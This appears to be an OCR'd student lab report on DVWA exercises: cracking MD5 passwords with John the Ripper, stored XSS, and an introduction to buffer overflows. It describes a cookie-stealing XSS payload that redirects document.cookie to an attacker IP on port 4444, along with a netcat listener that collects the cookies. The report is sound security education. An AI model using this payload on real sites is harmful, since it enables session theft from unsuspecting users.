
The command instructs John the Ripper to crack passwords that are **hashed using the MD5 algorithm** from the file named pablo.
MD5 is a cryptographic hash function that produces a **128-bit hash value**, typically represented as a **32-character hexadecimal number**.



LOGGING AS PABLO

TEAM 4

Now all we have to do is check the validity of the information we obtained, enter dvwa again, and try to enter with Pablo's profile.
As we can see in the figure below we have successfully entered his account



XSS STORED

TEAM 4

An **XSS (Cross-Site Scripting)** stored attack is a security vulnerability in which an attacker inserts malicious JavaScript code directly into a web application, which is then saved in the database and later executed by unsuspecting users when they visit a compromised pages.

Here's how it works:
Malicious Code Insertion: The attacker finds a place in the web application that accepts user input (such as a comment field, review, or forum). Here, it inserts malicious JavaScript code.


Saving the Code: The web application saves this input directly into its database without proper validation or sanitization of the data.


Execution of the Code: When another user views the page containing the saved input, the malicious JavaScript code is loaded and executed in the context of the victim's browser.

Consequences: The malicious code can steal cookies, sessions, credentials or other sensitive user information, or it can alter the page content for further attacks.

CHANGE IP ADDRESS

TEAM 4






First, to change the ip address of the kali and meta machines we used the command:
sudo nano /etc/network/interfaces

PING

TEAM 4


We use a ping so that we’re sure that kali and metasploitable communicate with each other.



CHANGE SECURITY DVA

TEAM 4

After that we proceeded by setting the difficulty of our DVWA to “low”.




TEST

TEAM 4


Inside the input box we enter “ Comment description ”.

With this simple process we find out that the website executes the code we give it as input. Therefore, there is no sanitization of the input.



ALERT SCRIPT


TEAM 4



We decided to use another script to further test the site's vulnerability to **'XSS' attacks**.

The script **<script>alert('OPS!!')</script>** is a simple JavaScript snippet embedded within an HTML document. When executed by a web browser, it performs the following actions:


1. **JavaScript Execution**: The <script> tags denote the start and end of a JavaScript block.
2. **Alert Box**: The alert('OPS!!') function call triggers a browser alert, which is a small pop-up dialog box.
3. **Message Display**: The message 'OPS!!' is displayed within this alert box.



COOKIE SCRIPT

TEAM 4

Before inserting the script we need to change the “message” field because it only accepts a **maximum of 50** characters, so we need to change the value of the attribute “maxlength”. We click the right mouse button , go to “inspect” and go to **increase** the amount of characters to **200**.



COOKIE SCRIPT


TEAM 4

After editing the field that controls the maximum number of characters we will go to load our script into the “message” field. It will allow us to retrieve the attacker's cookies and send them to a server controlled by the attacker.

-**window.location** is a property that can be used to get or set the browser's current URL. When set, the browser is redirected to the specified URL.

-'**http://192.168.104.100:4444/?cookie=**' is the beginning of the URL to which the user will be redirected. 192.168.104.100 is the IP address of the attacker's server, and 4444 is the port on which the server is listening.

-**document.cookie** is a property that returns all cookies associated with the current document in string form.



NETCAT

TEAM 4


In the meantime, we open a terminal on kali and start the netcat tool. Netcat, often abbreviated as nc, is a versatile networking tool that allows users to read and write data over network connections using TCP or UDP protocols.

We use the following command: nc -l -p 4444.

-**nc**: This is the command to start Netcat.

-**l:** This flag tells Netcat to enter “listen” mode. In other words, Netcat will behave like a server, waiting for incoming connections.

-**p 4444**: This flag specifies the port on which Netcat should listen. In this case, port 4444.
We send the script to the dvwa page, as we can see we received a request where the unfortunate person's cookies are recorded.



BUFFER OVERFLOW

TEAM 4

A **buffer overflow** is a type of software vulnerability that occurs when a program writes more data to a buffer, a temporary data storage area, than it can hold.

This excess data overwrites adjacent memory, potentially leading to unexpected behavior, crashes, or security breaches.
By exploiting a buffer overflow, attackers can inject malicious code into the memory, allowing them to execute arbitrary commands or gain unauthorized access to the system.

This vulnerability typically arises from improper handling of input data, such as not validating the length of the input before copying it to a buffer.


PROGRAM DESCRIPTION

TEAM 4

The program begins by including the standard input/output library with **#include <stdio.h>**.
In the main function, it declares an array named **vector** with a **size of 10** to store integers, along with **integer variables i, j, k,** and **swap_var**.
The program then prompts the user to enter 10 integers. It does this by displaying the message "Inserire 10 interi:\n" and uses a loop to read these integers from the user, storing each one in the vector array.

It iterates through the array, printing each integer with its corresponding index using the printf function. Once the integers are displayed, the program proceeds to sort the array using the bubble sort algorithm.


After sorting, the program prints the sorted array.



COMPILE AND EXECUTE

TEAM 4

